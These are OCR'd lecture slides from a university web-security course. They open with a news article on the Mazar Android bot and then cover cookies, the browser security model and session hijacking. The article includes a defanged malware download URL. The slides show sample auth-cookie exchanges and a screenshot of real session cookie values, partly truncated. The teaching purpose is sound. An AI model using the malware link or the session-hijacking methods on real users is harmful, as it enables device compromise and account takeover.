threatpost

by **Michael Mimoso** Follow @mike_mimoso

Nearly three months after it was spotted for sale in a Russian hacker forum, the Mazar bot has been put to use in active attacks targeting Android devices.

Researchers at Heimdal Security said on Friday the bot is being sent to Android users via SMS and MMS messages and if the victim executes the APK, the bot roots the phone and gives the attacker extensive capabilities on the compromised device.

The malware allows the attackers to spy on almost every activity capable on an Android device, including establishing a backdoor connection, sending premium SMS messages, reading texts sent to the device, including bank authentication PINs. Heimdal researchers said the attackers' root access can also allow them to erase the phone.

The attackers' original SMS tries to entice the user to click on an embedded link which leads the victim to http://www[.]mmsforyou[.]net/mms[.]apk. The APK starts by installing Tor—grabbed from legitimate sources—on the device and then tries to connect to a .onion server. It then sends an automated SMS to a number in Iran with a benign message and the device's location data, Heimdal said.

In addition to rooting the phone, Mazar also installs the Polipo HTTP proxy, which exposes the device to man-in-the-middle attacks, putting the attacker between the phone and a web-based service, Heimdal said. It can also infect a version of the Chrome browser installed on the device, allowing the attackers to control the phone's keys, turn on sleep mode or save actions in the phone's settings.

Related Posts

Metel Bank Robbers Borrowing from APT Attacks
February 8, 2016 , 7:20 am

WordPress Infections Leading to TeslaCrypt Ransomware

cs642

computer security

web security

adam everspaugh
ace@cs.wisc.edu


today

* Authentication cookies + session hijacking
* Browser security model, frame policies
* Cross-site request forgery

* **Announcement:** No class on Wednesday, Feb 17

review

http://linkedin.com



Browser

+ajax / websockets

html +css +javascript

http

[tls?]

tcp/ip

linkedin.com

web server -- nginx, apache, ...

app server -- ruby, php, django, asp, node.js, ...

datastore -- sql, nosql, ...


web ecosystem

Document object model (DOM)

Object-oriented way to organize objects in a web page

Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ]

Methods: document.write(document.referrer)



From http://w3schools.com/htmldom/default.asp


dom


Should be safe to visit a malicious website

Should be safe to visit multiple websites simultaneously

Should be safe to delegate content

browser security model





Browser handles multiple sites, must maintain separate security contexts for each

Operating System

* Primitives
  / System calls
  / Processes
  / Files
* Principals: Users, groups
* Vulnerabilities
  / Buffer overflows
  / Privilege escalation
  / ...


Browser

* Primitives
  / Document obj model
  / Frames
  / Cookies, pws
* Principals: Origins
* Vulnerabilities
  / Cross-site scripting (XSS)
  / Cross-site req forgery (XSRF)
  / ...

browser vs os

cookies

- Cookies permit browsers to store
  state associated with a website



Browser

GET …

website.com

```
HTTP Header:
Set-cookie:  NAME=value;
domain = (when to send);
path = (when to send);
secure = (only send over SSL);
expires = (when expires);
```

cookies

GitHub, Inc.

ace0/vulnerability-demo: Univ of Wisconsin CS642: Computer Security - in-class demonstrations. | Page not found · GitHub

This repository Search | Pull requests | Issues | Gist

ace0 / vulnerability-demo

Unwatch 1 | Star 1 | Fork 1

Code | Issues 0 | Pull requests 1 | Wiki | Pulse | Graphs | Settings

Univ of Wisconsin CS642: Computer Security - in-class demonstrations. — Edit

31 | 1.39 MB | 1.34s | 0 | 0 | 0 | Search

Elements | Network | Resources | Timelines | Debugger | Storage | Console | Search


All Storage | Application Cache | Cookies

- Cookies — github.com
- Local Storage — github.com
- Session Storage — github.com

Name	Value	Domain	Path	Expires	Size	HTTP	Secure
user_session	M1K2WKfkDmNi8DZGSZjdQ9yZEnnxC2Mt1w-__q...	github...	/	Febru...	92 B	✓	✓
tz	America%2FChicago	github...	/	Session	19 B		✓
logged_in	yes	.githu...	/	Januar...	12 B	✓	✓
dotcom_user	ace0	.githu...	/	Januar...	15 B	✓	✓
_octo	GH1.1.316477490.1403902139	.githu...	/	June 2...	31 B		
_gh_sess	eyJzZXNzaW9uX2lkIjoiODVjYzA0ZmFjOTc1MDIw...	github...	/	Session	256 B	✓	✓
_gat	1	.githu...	/	Febru...	5 B		
_ga	GA1.2.831362079.1391728084	.githu...	/	Febru...	29 B		
__utma	1.831362079.1391728084.1395880240.1396465...	github...	/	April 1,...	53 B		

Filter Storage List

website.com




Browser

```
POST /login.html HTTP/1.1
username=user&passwd=pass
```

```
db.users.insert({
  username:"user",
  auth-cookie:981mnd89...,
  login:true,
})
```

```
HTTP/1.1 200 OK
Set-Cookie:auth=981mndg897asdfd
```

.....




```
GET /index.html HTTP/1.1
Cookie: auth=981mndg897asdfd
```

auth cookies

cookie security issues


* What could possibly go wrong?

* Integrity problems
  / HTTPS cookies can be overwritten by HTTP cookies
  / Malicious clients can modify cookies

* Scoping rues can be abused
  / blog.example.com can read/set cookies for example.com

* Privacy: Cookies can be used to track individuals around the internet

* HTTP auth cookies sent without encryption -- session hijacking



Firesheep steals session authentication cookies


==> *session hijacking*

firesheep

frame policies

[slide credit: V. Shmatikov, CS380]

JavaScript context 1

